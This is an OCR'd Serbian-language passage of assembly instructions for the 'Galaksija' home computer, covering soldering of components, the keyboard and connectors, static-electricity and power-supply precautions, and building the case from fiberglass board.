
3. Sklapanje računara započinjemo postavljanjem prvog kratkospojnika, pažljivo gledajući montažnu shemu. Neki kratkospojnici prolaze ispod čipova; ovo neće praviti probleme ako su kratkospojnici pedantno savijeni i ako leže uz samo štampano kolo. Pažnja! Ovo je pogled sa strane elemenata a ne, kako se može učiniti, sa strane vodova!




4. Kada okrenemo ploču da bismo zalemili prvi kratkospojnik, postaje nam jasno zašto montaža počinje od najnižih komponenata. Da smo, na primer, počeli od tastera, sve niže komponente bi prilikom docnijih lemljenja ispadale. Ako nikada niste lemili, dobro je da najpre malo eksperimentišete na nekoj drugoj pločici. Vrh lemilice treba da bude dobro oblikovan turpijom, očišćen i kalajisan. Lemi se tako što se sa jedne strane prinese tinol-žica, a sa druge dobro zagrejani vrh lemilice. Treba paziti da tinola na lemnom mestu ne ostane previše. Ma koliko to paradoksalno zvučalo, u protivnom ćemo dobiti loš električni kontakt.




5. Svi kratkospojnici su postavljeni i zalemljeni. Pažljivo ih prebrojmo: treba da ih bude tačno 119. Ukoliko na vašem štampanom kolu neki nedostaje, moraćete ponovo da konsultujete montažnu shemu. Obratimo pažnju na čip 74LS32: kao što smo rekli u uvodu, možemo ga zameniti kratkospojnikom (isprekidana linija na montažnoj shemi) ako ne želimo proširenja sistema preko konektora. To će onda biti 120-ti kratkospojnik.




6. Sledeća faza je montaža otpornika , koja je u mnogo čemu slična montaži kratkospojnika dužine 10 mm.




7. Kod montaže čipova, koja je sledeća na redu, izuzetnu pažnju treba obratiti na orijentaciju, jer se i iskusnim profesionalcima dešava da okrenu čip naopako. Neki čipovi su obeleženi polukružnim usekom kao na montažnoj shemi, a drugi ugraviranom tačkom pored nožice broj 1. Napominjemo da natpis na čipu nije baš uvek okrenut tako da počinje od prve nožice. Pošto će na „galaksijinom" štampanom kolu sa gornje strane biti odštampan raspored elemenata, ovde ne bi trebalo da bude nikakvih problema.




8. Čipovi su postavljeni, ali ne svi — zasad su izostavljeni već pomenuti MOS i CMOS čipovi CD 4017, CD 4040, 6116, 2716, 2732 i Z80A. Najbolje je da ih ostavimo za kraj, ali nema razloga da ne stavimo podnožja. Sada je trenutak da pre lemljenja još jednom proverimo da li je svaki čip na svom mestu i pravilno okrenut. Nije slučajno što ovaj savet ponavljamo: svako nestrpljenje i neopreznost prilikom montaže skupo se plaćaju u trenutku prvog uključenja.



9. Lemljenje čipova je posebno osetljiv posao, jer su međusobna rastojanja nožica svega 2,54 mm, a često između njih prolazi i vod. Ako se dogodi da se nepažnjom napravi neželjeni most od tinola, skinućemo ga tako što ćemo na istom mestu rastopiti još (svežeg!) tinola, pa onda sve odstraniti u jednoj kapljici vrhom lemilice.




10. Kondenzatori su sledeći po visini. Montirajmo, dakle, i njih. Najbolje je koristiti takozvane disk-kondenzatore jer su najmanjih dimenzija i najjeftiniji, ali ako ima problema kod nabavke — koristite onakve kakve imate. Kapacitet svih kondenzatora obeleženih slovom C nije kritičan, a još manje njihov probojni napon. Kondenzator C5 nećemo još montirati. Najverovatnije neće biti ni potreban, ako imamo odgovarajući kvarc. Kad stignemo do puštanja u pogon, biće više reči o tome.




11. Tu su i dva tranzistora NPN tipa male snage, uz levu i desnu ivicu ploče po jedan. Malo pažnje, i kod montaže nećemo pogrešiti: ako pogledamo tranzistor odozdo, videćemo da su mu nožice razmeštene kao da su na uglovima pravouglog ravnostranog trougla. Isto su razmeštene i rupice za tranzistor na štampi. U levom gornjem uglu štampane ploče je i jedna mala dioda. Najčešće je katoda (koja je bliža sredini štampanog kola) obeležena jednim prstenom po obimu cilindričnog kućišta.


12. Uzbuđenje svakako raste: stigli smo do tastature. Bez obzira da li smo masku sami izrezali od vitroplasta ili aluminijumskog lima, (što ne bismo preporučili čak ni najljućem neprijatelju) prema našem crtežu, ili smo je naručili i dobili zajedno sa tasterima, ona nam je neophodna: bez nje bi se svaki taster klatio za sebe i verovatno bi se kapice češale jedna o drugu. Maska je samonoseća — nigde se, dakle, ne pričvršćuje za štampano kolo.



13. Prvo ćemo u ivične otvore maske staviti nekoliko tastera, zasad bez kapice, a onda ih zalemiti tako da maska stabilno stoji. Obratimo pažnju da tasteri ne stoje naopako: na montažnoj shemi se vidi da su izvodi okrenuti ka nama. Kratkospojnici neće smetati, jer su postavljeni tačno između tastera. Dalje će ići lako: postoji ukupno 55 tastera i svi su jednaki.




14. Pošto je rad sa lemilicom priveden kraju, zalemićemo ili postaviti u podnožja MOS i CMOS čipove. Pažnja — ovi čipovi su veoma osetljivi na statički elektricitet. Svakako je dobro prvo proučiti članak „opasne krivine”.




15. Klik — klik — klik! Kapice tastera su na svojim mestima, i sad već čitava stvar poprima ozbiljan oblik. Skoro da nas mami pa da počnemo da pišemo program. Ali, strpljenja, strpljenja.


16. Zapazićemo da je jedna kapica tastera (sa oznakom RET i ENTER, što je isto), dvaput šira od ostalih. Ona se montira na dva tastera. Ako pažljivo pogledamo stazice na štampanom kolu, videćemo da su kontakti ta dva tastera spojeni paralelno. Funkciju, dakle, ima samo jedan taster, a drugi je tu samo iz mehaničkih razloga.




17. Izbor utikača ("džekova") ćemo prepustiti vama. Možete upotrebiti onakve kakve imate, ako su bar tropolni. Nama se čini da su standardni petopolni DIN-utikači sasvim upotrebljivi, lako se nabavljaju (proizvodi ih Ei), nisu skupi, a za divno čudo — vrlo su pouzdani. Obzirom da imaju po pet kontakata, predlažemo raspored priključaka dat na montažnoj shemi. Dobra osobina ovakvog rasporeda je što slučajnom zamenom džekova nećemo napraviti havariju.



18. Pošto kod nas nije baš lako pronaći višepolni konektor, štampu smo prilagodili tako da je moguće montirati više različitih tipova konektora, ako imaju standardni korak od 2,54 mm. Kao najpovoljnije rešenje, mi smo odabrali dodavanje još jedne male dvoslojne štampane pločice, koja je tako projektovana da na nju može da se priključi višežilni kabl sa 44-polnim „EDGE" ("ivičnim") konektorom, jer je takav tip najlakše nabaviti, a i cena mu je pristupačna.



19. Naravno, sad ćemo, kao što se radi i u proizvodnji, napraviti finalnu kontrolu celog štampanog kola: prosvetlićemo ploču jakim svetlom izbliza i sa lemne strane vrlo pažljivo posmatrati svaku liniju. Minijaturni „mostići" od tinola su česta pojava. Pogledajte zaokružen deo slike — mi smo na našoj štampi našli ne baš tako sitan most od tinola, koji je ko zna kako nastao na tako širokom prostoru između dve staze



20. Naš trud je nagrađen ovim lepim prizorom — čistim i urednim štampanim kolom u uređaju koji će umeti da nam višestruko uzvrati za uložen napor i strpljenje. „Galaksija" će raditi za vas bolje od mnogih drugih elektronskih uređaja u ovom veku elektronike, ispoljavajući osobinu koju ćemo po prvi put sresti kod jedne naprave — ona će komunicirati sa nama na takav način da ćemo imati utisak da je postala član porodice. Zaista, nije neobično što mnogi svoj računar smatraju svojim prijateljem.

10.2 Pročitajte i ovo — Opasne krivine

Ako za sobom imate dosta sagrađenih uređaja (koji su uz to još i proradili), svakako se nećete baš doslovno pridržavati svih naših uputstava. Ipak, postoje pravila koja ne smete prekršiti, jer biste time sigurno izazvali trajna oštećenja komponenata. Nabrojaćemo najbitnija.

- Kratak spoj između pozitivnog i negativnog voda za napajanje računara će oštetiti stabilizator 7805. Neki proizvođači ugrađuju automatsko strujno ograničenje u ovaj čip, ali to nemojte da proveravate. Isto tako, slučajna zamena pozitivnog i negativnog voda od ispravljača do računara će sasvim sigurno biti fatalna za sve čipove.

- Skoro svi čipovi u računaru „galaksija“ imaju radi napon od + 5 V, pri čemu su dozvoljena odstupanja od ± 0,25 V. Integrisana kola će preživeti šokove do 7 V, dok su prekoračenja ovog napona opasna.

- Kratak spoj bilo kog izlaza TTL kola (to su čipovi serije 74LS...) sa pozitivnim vodom za napajanje će trajno oštetiti to kolo. Kratak spoj izlaza sa masom je bezopasan, i možemo ga slobodno primenjivati prilikom eksperimentisanja. Ovde treba samo paziti da se ne dogodi da veći broj izlaza istog čipa bude spojen sa masom istovremeno.

- U slučaju loše sinhronizacije slike na ekranu monitora, eksperimentisaćemo sa različitim vrednostima otpornika R12, R13, R9 i R10. Nema nikakvih opasnosti ako R12 ili R13 nisu manji od 330 oma, i ako R10 nije manji od 40 oma.

- Priključivanje monitorskog izlaza (bez RF modulatora) na TV prijemnik sa „vrućom šasijom“ je opasno ne samo za čipove, već i za vaš život. Zbog velike važnosti, ovoj temi smo posvetili poseban tekst „Jednostavan zahvat, fantastični efekti“.

- Pošto su MOS i CMOS čipovi vrlo osetljivi na statički elektricitet, potrebno je pažljivo rukovati s njima. Verujući da je većina konstruktora već upoznata sa tehnikom rada sa ovim čipovima (u računaru „galaksija“ to su CD4017, CD4040, 2716, 2732, 6116 i Z80A), navešćemo samo nekoliko osnovnih saveta:

  - Poželjno je koristiti uzemljenu lemilicu. Ako nemamo takvu, možemo se poslužiti običnom, ako hladniji kraj metalnog dela lemilice (bliže ruci) obavijemo nekoliko puta bakarnom žicom, čiji drugi kraj spojimo sa uzemljenjem na šuko-utičnici.


  - Ako u prostoriji u kojoj radimo imamo sintetički tepih, statički potencijal našeg tela u odnosu na zemlju može da dostigne čak 300 volti! To nas ne ugrožava mnogo, jer će se taj naboj „isprazniti“ za vrlo kratko vreme kad dodirnemo neki uzemljeni predmet, ali ako se isprazni kroz nožicu MOS ili CMOS čipa — verovatno će ga učiniti neupotrebljivim. Zato se takvi čipovi čuvaju u takozvanim anti-statičkim cevima, a mogu biti i utaknuti nožicama u specijalni provodni sunđer ili jednostavno umotani u staniol.

  - Naši čipovi će biti potpuno sigurni u toku lemljenja ako napravimo još nekoliko namotaja neizolovane žice oko dela lemilice koji držimo rukom, a drugi kraj žice spojimo sa uzemljenim metalnim delom. Tako smo i mi, pošto dolazimo u dodir sa čipom, na istom potencijalu.


  - Kad jednom ugradimo čip, on više nije toliko ugrožen, tako da se po završetku montaže možemo osloboditi svih mera predostrožnosti.

10.3 Izrada kutije računara — Konac delo krasi


Mehaničku koncepciju kutije prepuštamo vama, ali ćemo vam dati i jednu ideju: pošto na obodu osnovnog štampanog kola ima dovoljno bakra, stranice se mogu iseći od istog takvog vitroplasta i jednostavno zalemiti za ploču sa komponentama. Tako štampana ploča postaje mehanički osnov cele kutije, za šta vitroplast zadovoljava i najstrožije mehaničke zahteve.



Kutija




1. Pažljivo ćemo isplanirati dimenzije svakog dela kutije na papiru. Moramo tačno znati koja stranica preko koje prelazi na sastavima. Delovi se lako i precizno isecaju popularnim OLFA skalpelom, zasecanjem linije sa obe strane ploče. Posle toga, ako su žljebovi dovoljno duboki, lako je slomiti ploču po zasečenoj liniji. Posle ovakvog sečenja finom turpijom treba obraditi ivice. Ivice koje se leme obrađuju se ravno, a slobodne ivice zaobljeno.




2. Najpre treba obeležiti i očistiti tvrdom gumicom ili finim brusnim papirom sve spojne površine koje ćemo lemiti. Zatim ćemo dobro zagrejati lemilicu od 24 ili 30 W i kalajisati očišćene površine. Biće lakše ako koristimo i pastu za lemljenje.


3. Pre lemljenja celog sastava, zalemićemo stranicu samo u nekoliko tačaka. Tako ćemo moći pažljivo da izvršimo kontrolu i eventualne korekcije. Treba znati da je jednom zalemljenu stranicu kutije praktično nemoguće razlemiti bez oštećenja.




4. Kod lemljenja stranica treba obratiti pažnju na skupljanje legure kalaj-olovo pri hlađenju: ako želimo prav ugao, postavićemo ploče pod tupim uglom (gledano sa strane sa koje se lemi; na slici je to donja strana), jer će posle lemljenja tinol „povući" ploče jednu prema drugoj. Tako ćemo posle hlađenja dobiti prav ugao.




5. Posle stroge provere međusobnog položaja i ugla, zalemićemo ceo sastav dve površine. Verovatno će biti potrebno da posle svakih nekoliko centimetara sačekamo da se rashlađeni vrh lemilice ponovo zagreje. Možda bi ovaj problem bio rešen malo jačom lemilicom, ali je to pomalo opasno rešenje: pregrejani bakar se odlepljuje od vitroplasta.




6. Na unutrašnju površinu poklopca ćemo zalemiti nekoliko stranica visine oko 10 mm, koje mogu da se podese da tesno ulaze u stranice kutije. Zato posebno učvršćenje poklopca za kutiju nije ni potrebno.




7. Da bi poklopac bio otporniji na savijanje, zalemićemo jednu traku od vitroplasta i kroz sredinu. Ostalo nam je još samo dno kutije — možemo ga napraviti od bilo kog materijala koji ne provodi struju. Mi ćemo dati prednost ploči od pleksiglasa, debljine oko 4 mm, koju ćemo pričvrstiti za glavnu ploču sa četiri zavrtnja M3 sa kontra-navrtkama ili distancerima za spajanje dve površine na rastojanju.



